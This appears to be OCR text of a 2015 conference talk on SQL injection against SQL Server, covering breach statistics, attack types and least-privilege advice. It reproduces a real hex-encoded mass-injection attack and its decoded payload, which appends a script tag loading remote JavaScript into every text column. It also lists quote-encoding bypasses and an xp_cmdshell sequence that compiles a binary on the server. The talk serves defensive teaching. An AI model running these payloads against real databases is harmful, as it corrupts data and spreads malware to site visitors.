



“SQL Attack..ed”
SQL Server under attack:

SQL Injection

Andreas Wolter
Founder: Sarpedon Quality Lab
Database Architect | MCM, MCSM




Andreas Wolter

Consultant, Trainer & Speaker
Microsoft Certified Master SQL Server 2008
& Solutions Master Data Platform (SQ Server 2012)

- Microsoft SQL Server 7.0 - 2014
  - Datawarehouse & OLTP-System Architecture
  - Performance Tuning
  - Security

Email: a.wolter@Sarpedon.de
Web: www.andreas-wolter.com
Blog: www.insidesql.org/blogs/andreaswolter/
Facebook: www.facebook.com/SarpedonQualityLab
Linkedin: www.linkedin.com/in/andreaswolter
Twitter: @AndreasWolter

SQLDay 2015




Audience

- Developer
- Administrator

- (Prod) SQL Server Version?
  1. <= 2005 (☹)
  2. 2008 / R2 (😐)
  3. 2012 (☺ ☺)
  4. 2014 (☺ ☺ ☺)

SQLDay 2015



Agenda

- (Web)Application Layer
  - My form and the WAF don’t let anything pass through – or do they?
    - Standard SQL Injection
    - Blind / Error-based /Time-based SQL Injection, Encoding Injection
    - 2nd Order SQL Injection
    - Privilege Escalation via SQL Injection
    - “case of the unkillable transaction” - DoS Attack via SQL Injection

More?: http://www.insidesql.org/blogs/andreaswolter/2013/07/security-session-sql-server-attack-ed


SQLDay 2015

INTRODUCTION

Excerpts from the 2013 Data Breach Investigations Report

- Most attacks in fact do happen from the outside
- In over 50% of all cases it’s about the data!
- The top HACKING actions are:
  - Use of stolen Credentials
  - Use of backdoors
  - The old friend Brute force (!)..
  - Much later followed by SQLinjection
- The top MALWARE actions are:
  - Spyware/Keylogger
  - Backdoors
  - Exportieren of Data

Figure 21: Variety of malware actions




- The greatest amount of compromised „goods„ from databases are from financial nature
- Most first attacks are in fact of simple nature.
- Most break-ins stay undetected for months!

http://www.verizonenterprise.com/DBIR/2013/

The 2015 Data Breach Investigations Report

Web App Attacks



*www.verizonenterprise.com/DBIR/**2015**/*

Why should we care?


- WHO ist being (most successfully) attacked?

- The big telecommunication company, car manufacturer?
- **Or the component supplier, sub-contractor, software-supplier?**
- **Or just the employee of the sub-contractor as a private individual?**

Let the Games begin


Please don‘t end up like that

SQLDay 2015



Sample of a real Hex-based attack:

```
s=';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x4400450043004C004100520045
00200040005400200076006100720063006800610072002800320035003500290002C0040004300
20007600610072006300680061007200280032003500350029002000440045004300 4C00410052
```



And that was the payload:

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR FOR select a.name,b.name from sysobjects a,syscolumns b
where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor
FETCH NEXT FROM  Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0)
        BEGIN exec('update ['+@T+'] set
        ['+@C+']=rtrim(convert(varchar,['+@C+']))+''<script
        src=http://www.*******.cn/m.js></script>''')
        FETCH NEXT FROM  Table_Cursor INTO @T,@C
        END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```


Encoding-Samples for '

- *%27* URL encoding
- *%2527* Double URL encoding
- *%%317* Nested double URL encoding
- *%u0027* Unicode representation
- *&apos;* HTML entity
- *&#39;* Decimal HTML entity
- *&#x27;* Hexadecimal HTML entity
- *%26apos;* Mixed URL/HTML encoding

This list is NOT complete!

Just because I think it‘s „lovely“ ☺

Compiling a Binary on SQL Server Using csc.exe




```
exec master..xp_cmdshell "echo using System; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.Sql; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.SqlTypes; >>\temp\test.cs"
exec master..xp_cmdshell "echo using Microsoft.SqlServer.Server; >>\temp\test.cs"
exec master..xp_cmdshell "echo public partial class StoredProcedures >>\temp\test.cs"
exec master..xp_cmdshell "echo ( >>\temp\test.cs"
exec master..xp_cmdshell "echo [SqlProcedure] >>\temp\test.cs"
exec master..xp_cmdshell "echo public static void HelloWorldStoredProcedure(  ) >>\temp\test.cs"
exec master..xp_cmdshell "echo ( >>\temp\test.cs"
exec master..xp_cmdshell 'echo SqlContext.Pipe.Send("Hello world.\n"); >>\temp\test.cs'
exec master..xp_cmdshell "echo ) >>\temp\test.cs"
exec master..xp_cmdshell "echo ); >>\temp\test.cs"

exec master..xp_cmdshell 'C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\csc /target:library /out:c:\temp\test.dll c:\temp\test.cs'
```

From: SQL Injection Attacks and Defense, Justin Clarke


Summary

- „SQL Server is **damn** secure.“
  - 1 Security hole since 2008. – **are you patched??**
- Hacking is only possible when configured carelessly and not sticking to security best practices in the application architecture.
  - Unfortunateley this is far from the exception.
- Knowledge leads to security.
- Basic principle: one should really never give more permissions than necessary!
  - To accomplish that, one has to
    - use granular permission (Admin)
    - know the applications roles (Dev)

5 years of least vulnerabilities - until Q3 2014




*National Institute of Standards and Technology Comprehensive Vulnerability Database 4/17/2013, Market share from IDC 2013



The top worst application user‘s permissions

1. Sa = sysadmin =~ Login with „Control Server“
2. Owner (dbo) of the database
3. Db_owner
4. db_securityadmin, db_accessadmin
5. Db_ddladmin

SQLDay 2015



watch out for

- Serverwide Cross-Database-Ownership-Chaining
- Database-Chaining database setting
- Trustworthy database setting
- Database owned by sysadmin

}

